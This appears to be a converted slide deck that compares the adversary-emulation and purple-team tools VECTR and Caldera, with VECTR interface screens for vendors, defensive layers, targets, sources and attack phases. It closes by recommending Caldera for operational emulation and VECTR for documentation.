

-\$



# VECTR .vs. CALDERA (Plugins)

Caldera has a lot of plugins, on the other hand  
VECTR does not have any plugin.

# Menu



# VECTR (Asset Management)

Vendors / Tools

NEW VENDOR

RED

BLUE

NEW RED PRODUCT

IMPORT RED PRODUCT

☐ Show Disabled

search filter ...

Vendor	Product	Actions
Microsoft	Native Windows Commands	<div><div></div><div></div></div>
Cobalt Strike	Cobalt Strike	<div><div></div><div></div></div>

# VECTR (Define Defensive Layer)

Defensive Layers ⓘ		Filter Defensive Layers...	+
Name ⌵	Last Updated ⌵		
Web Gateway	Jan 25, 2019, 1:54 AM		>
Threat Intelligence	Jan 25, 2019, 10:05 PM		>
IDS/IPS	Jan 25, 2019, 1:54 AM		>
CASB	Jan 25, 2019, 9:55 PM		>
SOAR	Jan 25, 2019, 2:16 AM		>
Endpoint Forensics	Jan 25, 2019, 6:51 PM		>
SIEM	Jan 25, 2019, 1:56 AM		>
Network Isolation	Jan 25, 2019, 1:56 AM		>
IR Workflow	Feb 12, 2019, 5:07 PM		>
EDR (Hunting)	Jan 25, 2019, 2:15 AM		>
Secure Baselines	Jan 25, 2019, 1:57 AM		>
EDR (Managed)	Jan 25, 2019, 2:16 AM		>

# VECTR (Define Targets)

## Target Assets ?

Filter Target Assets...



Name ▾

Last Updated ▾

192.168.1.102

Windows

Jul 26, 2022, 3:48 PM



Description

Phases

Reconnaissance

Resource Development

# VECTR (Sources that Capture the source of your attacks)

## Sources ?

Filter Sources...



Name ▾

Last Updated ▾

192.168.1.1

Jul 26, 2022, 3:49 PM

*Linux*



Description

Phases

Reconnaissance

Resource Development

Weaponization

Delivery

Social Engineering

Initial Access

Execution

Exploitation

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Pivoting

Lateral Movement

Collection

Command & Control

Exfiltration

Target Manipulation

Impact

Inhibit Response Function

Action on Objectives

Impair Process Control

Network Effects

Remote Service Effects

# Conclusion

## Why Caldera?

If you need something more operational for your adversary emulation, it is better to choose Caldera as it does have more ability and it is more flexible.

## Why VECTR?

If you need something for documentation and operational process, it is better to choose VECTR as it can make charts, diagram, etc., and also it contains some operational abilities but with lesser feature than Caldera.